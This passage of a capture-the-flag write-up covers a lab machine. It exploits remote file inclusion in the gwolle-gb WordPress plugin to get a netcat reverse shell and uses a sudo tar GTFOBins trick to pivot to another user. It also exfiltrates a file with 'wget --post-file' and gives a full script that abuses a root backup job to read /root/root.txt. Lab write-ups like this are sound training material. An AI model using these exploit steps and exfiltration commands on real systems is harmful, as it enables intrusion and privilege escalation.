3. adapt the url path the exploit advises, specifically the first chunk. It should now read `/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=`
4. Fire up a netcat listener
5. Add your ip address to the end of `?abspath=` . All together it should look like this: `http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.24:8000/`


You should have a shell waiting for you in your netcat listener. But don't worry if you don't. This exploit seems a little be precarious, and the hint that it's worked is if there's a `GET request` in your `python server.`

WWW-Data Shell

Upgrade it to a better shell by: `python -c 'import pty; pty.spawn("/bin/bash")'`

Not able to get the user flag in this shell bucko! We have to priv esc before we priv esc.

Before we run any enumeariton scripts, let's go for the easy wins: `sudo -l` is always a good try.




I have no clue how to turn the tar command into a shell, so I turn to https://gtfobins.github.io

It advises this command, but it failed the first time I tried it: `sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

But once I had a think about it, I considered that I'm not trying to run as root, but as a specific user: onuma. So i need to add -u onuma

`sudo` **`-u onuma`** `/bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`



Onuma Shell

Upgrade the shell, go and get your user flag, and then come back for the priv esc.

There's a shadow backup folder in the same directory as the user flag...I'm gonna have to ignore that for a second as I don't know what it means.


Enumeration scripts


Let's upload some enumeration scripts. Python host it on your kali, and then wget it to the victim machine. `chmod +x` the script.

run the scripts and output it to a text file, so we can read it more carefully: `./LinEnum.sh > enum.txt`

You can read it in chunks via: `more +20 enum.txt` , and just keep pressing enter.

I dunno what this is, but I haven't seen it before.







Backuperer

Let's have a look at what's going on with these: `locate backuperer`

- /etc/systemd/system/multi-user.target.wants/backuperer.timer
- /lib/systemd/system/backuperer.service
- /lib/systemd/system/backuperer.timer
- /usr/sbin/backuperer

Let's go and see what info we get from them:






I want to view the last file, as it seems to detail the script that this all runs off. But it renders weird on my page. Let's use the wget command to send the file over to my kali.

- on kali: `sudo nc -nvlp 80`
- in victim machine: `/usr/bin/wget --post-file=/usr/sbin/backuperer 10.10.14.24`

Copy and paste it into a file called `backuperer.sh` , and it will then highlight the colours and make this script easier to read



Deciphering Backuperer

in essence, every five minutes the backup process runs through, makes a copy of everything in html via the `tar` command. It then makes some temporary directory in /var/tmp/check, to see if the files backed up are the same files that are being transfered to a new place to be backedup (confusing I know).

in essence, we can intercept the archiving in that temporary directory, unzip it, put our own command in - like cat /root/root.txt - and then zip it back up, let the script take it, and it SHOULD give us back a root flag. let's find out with an automated script that I borrowed from Reddit.

```
#!/bin/bash

# work out of shm
cd /dev/shm

# set both start and cur equal to any backup file if it's there
start=$(find /var/tmp -maxdepth 1 -type f -name ".*")
cur=$(find /var/tmp -maxdepth 1 -type f -name ".*")

# loop until there's a change in cur
echo "Waiting for archive filename to change..."
while [ "$start" == "$cur" -o "$cur" == "" ] ; do
    sleep 10;
    cur=$(find /var/tmp -maxdepth 1 -type f -name ".*");
done

# Grab a copy of the archive
echo "File changed... copying here"
cp $cur .

# get filename
fn=$(echo $cur | cut -d'/' -f4)

# extract archive
tar -zxf $fn

# remove robots.txt and replace it with link to root.txt
rm var/www/html/robots.txt
ln -s /root/root.txt var/www/html/robots.txt

# remove old archive
rm $fn

# create new archive
tar czf $fn var

# put it back, and clean up
mv $fn $cur
rm $fn
rm -rf var

# wait for results
echo "Waiting for new logs..."
tail -f /var/backups/onuma_backup_error.txt
```